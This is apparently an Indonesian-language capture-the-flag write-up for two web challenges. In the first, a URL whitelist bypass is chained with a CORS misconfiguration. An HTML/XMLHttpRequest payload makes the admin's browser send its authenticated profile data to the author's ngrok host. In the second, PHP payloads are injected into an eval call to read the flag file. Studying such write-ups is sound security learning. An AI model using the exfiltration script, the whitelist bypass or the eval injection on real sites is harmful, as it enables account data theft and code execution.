

WRITEUP WEB CSCCTF

1. Nature Photography Contest


- Diberikan sebuah web dengan halaman awal sebagai berikut




- Coba register dan login. Disitu kita bisa lihat profile milik diri sendiri. Untuk melihat profile, maka backend akan melakukan GET request ke /api/profile




- Coba tambahin Origin: test, disitu terdapat response header **Access-Control-Allow-Origin: test** yang berarti Access-Control-Allow-Origin bergantung pada header Origin, dan kita bisa request /api/profile di domain tersebut. Disitu juga terdapat **Access-Control-Allow-Credentials: true**, yang berarti saat melakukan request, server memperbolehkan cookie untuk diinclude




- Akan tetapi masalahnya cuman 1, disitu ada JWT. Kita tidak mungkin menebak JWT orang lain bukan? Saya coba delete header dari Authorization dan disitu profile tetep berhasil ke fetch, yang berarti mungkin server ngefetch profile seseorang melalui session.




- Melalui informasi yang dikumpulkan diatas, kita bisa exploit CORS misconfiguration, dikarenakan kita punya kontrol penuh terhadap Access-Control-Allow-Origin header dan adanya header Access-Control-Allow-Credentials: true. Sekarang kita coba lihat /upload. Disitu kita bisa mengupload foto, tapi ada validasi link harus https://imgur.com/.



- Kita coba cari bagaimana cara untuk membypass whitelist tersebut, dan menemukan link yang menarik di https://github.com/0x221b/Wordlists/blob/master/Attacks/SSRF/Whitelist-bypass.txt. Kita bisa coba menggunakan bypass dengan http://{domain}@{domain}.Coba gunakan ngrok dan masukkan linknya https://imgur.com@e3f3818c4462.ngrok.io dan berhasil. Request juga berhasil dicapture oleh ngrok



- Dari pesan dibawah, kita tahu bahwa form akan dikirim ke admin




- Oleh karena itu, kita buat file html sederhana untuk exploit CORS menggunakan XMLHTTPRequest seperti dibawah

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Document</title>
</head>
<body>
<script>
    var xhr = new XMLHttpRequest();
    var interval;
    var resp=null;
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            resp = xhr.responseText;
            window.location.href = "https://e3f3818c4462.ngrok.io/" +
resp;
        }
    };
    xhr.open("GET", "https://chevaliers.xyz/api/profile", true);
    xhr.withCredentials = true;
    xhr.send();

</script>
</body>
</html>
```

Dari code diatas, kita coba paksa admin untuk melakukan GET request ke https://chevaliers.xyz/api/profile dan hasilnya akan dikirim ke ngrok kita. Jangan lupa set xhr.withCredentials = true supaya cookie dari admin juga diinclude untuk melakukan request ke https://chevaliers.xyz/api/profile. Sekarang kita register lagi dengan user baru, karena upload hanya bisa sekali. Masukkan payloadnya seperti tadi lagi :

- Terus beberapa saat kemudian, kita dapat informasi mengenai admin, dan dapat flagnya :)




Flag : CSCCTF{tH4nK_y0u_f0R_Y0Ur_p4Rt1C1P4tIoN}


2. Whitebox

- Buka web dan isinya hanya halaman kosong. Coba view-source, disitu ada comment berupa ?debug=1

- Disitu kita bisa melihat isi dari index.php. Disitu kita perlu melewati beberapa validasi, terutama pada preg_match supaya kita bisa masuk ke eval



- Pertama, saya coba cari dimana sebenarnya root directory dari web server, bisa saja author menggunakan virtual host. Gunakan **', __DIR__,'** untuk cek root directory dari web server, dan ketemu. Root directorynya ada di /var/www/e9582/public_html,



- Sekarang kita coba nebak letak flag, kita coba akses flag dengan payload **',require '/var/www/e9582/flag',**'. Lalu dapet flagnya

Flag : CSCCTF{not_4ll_tReasuRe_is_s1lver_aNd_g0ld_m4t3}